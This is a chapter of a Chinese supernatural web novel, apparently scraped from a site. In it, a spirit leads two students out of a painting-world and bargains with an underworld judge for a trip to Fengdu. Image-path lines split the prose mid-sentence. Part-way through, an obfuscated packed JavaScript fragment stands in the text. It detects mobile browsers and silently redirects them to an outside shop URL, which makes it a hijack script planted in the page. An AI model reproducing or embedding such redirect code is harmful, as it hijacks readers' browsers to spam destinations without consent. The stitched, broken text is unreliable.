林离桥站在舞台上,面无表情地看着台下的两人。
章涵苑和连筠明虽然知道这人不大正常,但鉴于都和她不熟,也没想过她会跟着进来。
“你是在找这个吗?”
林离桥对着章涵苑摊开手,手心里正躺着两颗檀木珠。
章涵苑也用冷淡的神情看着她。
“把它给我。”
林离桥嗤笑了一声。
“我当然可以给你了,反正我留着也没什么用。”
“不过嘛,我听说‘循因会’的人,向来都是只做交易的。”
林离桥将目光转向连筠明身上。
连筠明感到莫名奇妙,偷偷瞥了一眼章涵苑,再看看上面的林离桥,才不可置信地发现她就是在看自己。
“你……看我做什么?我可没有说过我是循因会的人。”
“不管是不是,你都已经在为祂做事了吧?”
林离桥将一颗珠子抛到半空,它画出了一个抛物线的轨迹,落到章涵苑手中。
“就当我一个小小的请求,用这几颗珠子想你买,你看可还行?这一颗是定金,只要你答应,剩下的我都给你。”
林离桥握紧住手里的檀木珠,对林离桥说道:“你要求什么?”
“你认识凌玖期是吧?只要你带我去见她,之后你再陪我去一趟酆都就行。”
“酆都?”
“不过是死人去的地方。”
章涵苑犹豫了一下,去哪儿她倒是无所谓,只是拿不准凌玖期会怎么样。
“你要找她干嘛,我可不敢保证她会不会想见你,而且上次在医院你也看到她了吧?为什么不自己去?”
“要是有这么简单就好了,如你所见,我只是一个邪祟,她也不是正常人,我没法单独靠近她。”
章涵苑顿了顿,只是在想至今我认识的好像都不是什么生物学上的正常人类。
“行,这活我接下了,把东西给我。”
林离桥从舞台上走下来,把手里的珠子交给她。
章涵苑摊开手掌,掌心里躺着的檀木珠却不止一个。
一,二……五颗?
“如何?我的诚意足够吧?”
林离桥对着她微微笑道。
“你在哪里找到的?礼堂里应该就只有两颗才对。”
“这里的幻境你都没有走遍吧,我比你们要早进来,剩下那三颗是在音乐楼找到的。”
“你刚才不是还在教室……”
“他们可以是假的,我也可以。”
章涵苑懒得去管哪个林离桥是冒牌货,她只在意既然在画中严昕华将珠子藏到了音乐楼,那现实中的音乐楼是不是也有。
“你在音乐楼的哪里找到的?”
林离桥故作神秘地浅笑,道:
“那这算不算另一个‘交易’?”
章涵苑在心里翻了个白眼,再暗骂一句真计较,这人怕不是个奸商来的吧。
“算了,不需要了。”
林离桥失望的叹了一口气。
“好吧,那还真是可惜呢。”
“不过,关于如何‘出去’,你总该需要吧?”
连筠明愣了一下,这么久以来他也不知道该怎么从这里出去,光被章涵苑拉着跑了,脑子一点都没有思考。
章涵苑也被打住了。
“你又要开什么条件?”
“也很简单,只要在和我去酆都的时候,你听我的去做就行。”
“合着你想让我陪你去酆都办事?”
“答对咯!”
林离桥拍拍手,礼堂里的所有灯都亮了起来。
“这个世界里的所有这种珠子,应该都在你手上了。毕竟你跑的也实在够快,我进来的又晚,我翻遍了这幅画也才找到这些。”
“哎呀,天好像快黑了,我还是不多说废话好了。”
章涵苑扭过头去,发现门外的天色渐暗,只是此刻的礼堂光芒万丈,一时令人忘记了时间。
“跟我来吧。”
林离桥丢下这一句话,就自顾自地走出礼堂。她走起来的脚步很轻,速度却飞快,章涵苑得小跑才能跟上她。
“喂!你们跑这么快干嘛!”
连筠明跟在最后面喊道。他一边小跑着,嘴里一边不停的抱怨。
“刚才才跟你到处乱跑了一通,怎么现在……还不放过我。”
最前面的林离桥却好似丝毫没有听见他的哀嚎,继续大步向前走着。
章涵苑嫌他实在有够吵,硬是拖着他一条手跟了上去。
从礼堂出来后,章涵苑注意到林离桥一直在往艺术楼的方向赶去。
不知是不是错觉,还是画中的时间流逝与外界不同。章涵苑感觉从礼堂出来后的体感时间也不过几分钟,而刚刚还是黄昏的天空中,太阳极速的就要落下。
待到林离桥终于停下脚步,她才发现他们被带回了舞蹈室。
“愣着干什么,天马上就要黑了,快进去。”
林离桥推了两人一把,连筠明一个没站稳差点就要跌进去。
舞蹈室里迎面而来的仍是那巨大的练功镜,镜子里映射出章涵苑和连筠明的身影。
章涵苑往镜子另一侧看去,没有看到林离桥的影子,只看到了一团黑影。
“林离桥?”
她侧头看过去,却见她仍好好的站在那里。
林离桥走到两人身后,一手搭上他们的肩膀,将两人向镜子推过去。
“哎?你干嘛……”
连筠明眼看着自己就要一头撞上镜子,不忍闭上了眼。
而料想中的碰撞却没有发生,连筠明小心翼翼地睁开了眼,只见得他们穿过了那面镜子。
连筠明感到身后一股凉意,僵着脖子想要回头看过去,肩膀却被狠狠捏了一把。
“别回头。”
耳边传来林离桥的声音。
“敢回头我就拧断你的脖子。”
连筠明只好将脖子缩了回去。
此刻他若是回头看去,将会发现身后的林离桥只剩下一团漆黑的影子。
穿过镜子,影子又变回了林离桥的模样,只不过两人都没有发现。
镜子背后是另一个舞蹈室,晨曦的微光打在地面的木板上。
“好了,我们回来了。”
林离桥拍拍他们的肩膀。
“哈?所以出来的方法是穿过镜子?”
连筠明问道。
“不是哦。”
“如果让你自己去钻那个镜子的话,你大概会把它给碰碎。”
林离桥故作沉思了一阵。
“这种画的里世界,出去的方法应该跟进去一样才对。但是入口在美术楼,画的主人却将里世界的美术楼给剔除了。”
“他似乎想要把它变成一个只进不出的牢笼。”
“温馨提示,里面的学生可都是真实存在过的哦。”
真实存在过……对了,刚才见到的雕塑的脸,撞到身边的学生,都是那些失踪的学生。
十年前被官方正式认定失踪的只有六人,而画里的人少说都有几十人。
进去的时候所有人都围在他们身边,营造出一种人很多的感觉。
而到了教学楼,虽然路过的每个班级里都有些许响声,但实际坐满了人的,只有他们进去的那一个教室。
从教室跑出来后,一直到礼堂的路上也都没有见过其他人。
进来学校失踪的人,只是在论坛上刷到的,估计是十来个。
那么多出的人又是从哪里来的?
如果当时能停下来和他们交流,不知道能不能问出个所以来。
“嗯?你们在想和画里的人交流吗?”
林离桥忽然开口,打破了沉默的氛围和他们的思绪。
“不行哦,画里的那些人已经彻底融入了里世界,他们只会认为自己本该就在那里。”
“更重要的是,画的主人还可以任意操控他们——每一个人。”
“他们的命格已经被换走了,现在只剩下了一幅行尸走肉,完全在靠着生前的本能活动呢。”
章涵苑想起那些人在楼下那些不自觉拥向他们的人群,还有班里沉默的气氛。
“那你和原萧蓓他们,又是什么来的?”
“嗯?我都说过了,那只是个顶替的冒牌货而已。”
所以是连行尸走肉都算不上吗,不愧为邪祟。
“所以你为什么可以从镜子里出来?”
林离桥沉默了两秒,又平静地开口道:
“画里和画外是相反的,这不是很明显的吗?那只要从镜子里走出去,就可以到相反的世界了啊。”
“镜子……相反的世界?”
连筠明在一旁喃喃自语道,忽然抬起头用惊愕的语气说道:
“你不会是那个……唔……”
连筠明的话还没有说完就被林离桥用舞蹈室里随手抓来的手绢堵住了嘴。
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17781336|210104||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>“嘘,可别说出来了。”
“要是让祂发现,找上我的麻烦,我可饶不了你。”
章涵苑有些奇怪,林离桥嘴里的那个“祂”又是谁?为什么说出来就会被发现?
“行了,别净给我扯废话,想知道的话自己去查。我带你出来了,你也该兑现你的交易了。”
林离桥直接岔开了话题,转头看向章涵苑。
“把凌玖期叫出来吧,反正现在也是星期天。”
真抱歉呢,就这么出卖了学姐。
章涵苑愧疚了三秒,在第四秒的时候编辑好了短信,发送给了凌玖期。
“学姐,我在学校遇到了点问题,能麻烦你过来一下吗?”
章涵苑看着聊天界面显示着“对方正在输入中……”,没过多久,她就收到了信息。
“连筠明惹事了?果然他一出来就没好事,你在校门口等我吧。”
章涵苑把聊天界面对着林离桥晃了晃,道:
“我给你约出来了,去校门口等吧。”
鉴于林离桥刚才的那番说辞,即便章涵苑实在是想偷溜也没办法,只好强行留下连筠明来助威。
凌玖期很快就赶到了学校,下车时还正想着要怎么好好教训连筠明这个老不死的小鬼一番。
她走到校门口,正好看见连筠明一脸疲惫的蹲在地上打哈欠。她走到连筠明面前,直接踢了他一下,道:
“你又闯什么祸了?都说让你别死在我论坛里了,昨天非要开直播就算了,还突然断线,下播就算了,还直接失联。”
“你这是又闯到哪个三无地区去了啊?害得我整个论坛都要炸了!”
凌玖期根本不等连筠明解释,上来就是劈头盖脸一顿教训。
“冤枉啊姐——我不是故意的!”
连筠明抱着脑袋,像个猴子一样上蹿下跳,这会功夫他倒是有精神了。
凌玖期也没有追着他往死里打,只是打了两下就让他自己上一边玩儿去了。
“章涵苑,你说的还有什么问题吗?”
“问题我带过来了,就在这儿呢。”
章涵苑指了指身边从刚才起就一言不发的林离桥。
凌玖期终于注意到了这边还站着一个人,用正眼看了她好一会儿。
她顿时感到太阳穴一突一突的。
“你怎么给我带了个邪祟过来?”
凌玖期揉了揉额头。
“本来我可没有这个打算,但是她把我们带出来了。”
章涵苑凑近凌玖期的耳边。
“作为交换,她指名要见你,所以不好意思啦学姐。”
凌玖期面不改色地将章涵苑推开,心里却想着到底是让她和连筠明混多了,也开始变得会惹事了,还是神女本身就是个麻烦精,不然怎么会养出像连筠明这样除了会闯祸一无是处的废物。
林离桥还是站在那里,只是对着凌玖期笑笑,她好像真的不能走到凌玖期身边。
“说吧,你找我干嘛?”
看在神女的面子上,就先让让这个小邪祟。凌玖期想着。
“想请判官大人带我去酆都。”
“你要去那里干什么?”
凌玖期的脸一下子就黑了。
“不过就是去酆都,有没有我,你应该都能轻易闯进去吧?就算是去找黎云黎彩,他们随随便便就能打通阴阳两界,你还犯得着冒着被打消散的风险来找我?”
“这我知道,判官大人是想说,我应该去找我的‘同类’帮忙吧?”
“只不过我去酆都,可不仅仅是参观走走而已呀。拿到阴司案台上的某样东西,只有判官大人你能办到吧?”
“就算是你说的那两位,就算再怎么闹腾,应当也不敢和那么多判官起正面冲突,抢走阴司案台上的东西。”
凌玖期显然还是很不想搭理她。
“那你说说,就算是我,如果擅自拿走了生死簿还篡改,被发现后我又会怎么样?”
“拿走它的人只会是一个普通人类,而非阴司判官。”
林离桥再度斟酌了一下用词,继续道来。
“既然是买卖,那自然是公平的。我对章涵苑提出的要求只是见你,那么请你和我同去酆都,借用生死簿改命,也就是新的交易了。”
“你也可以提出对我的要求。”
“你能做到什么程度?”
凌玖期打量着她。“不如,就用你现在搜寻的,关于‘神女’的情报来交换,如何?”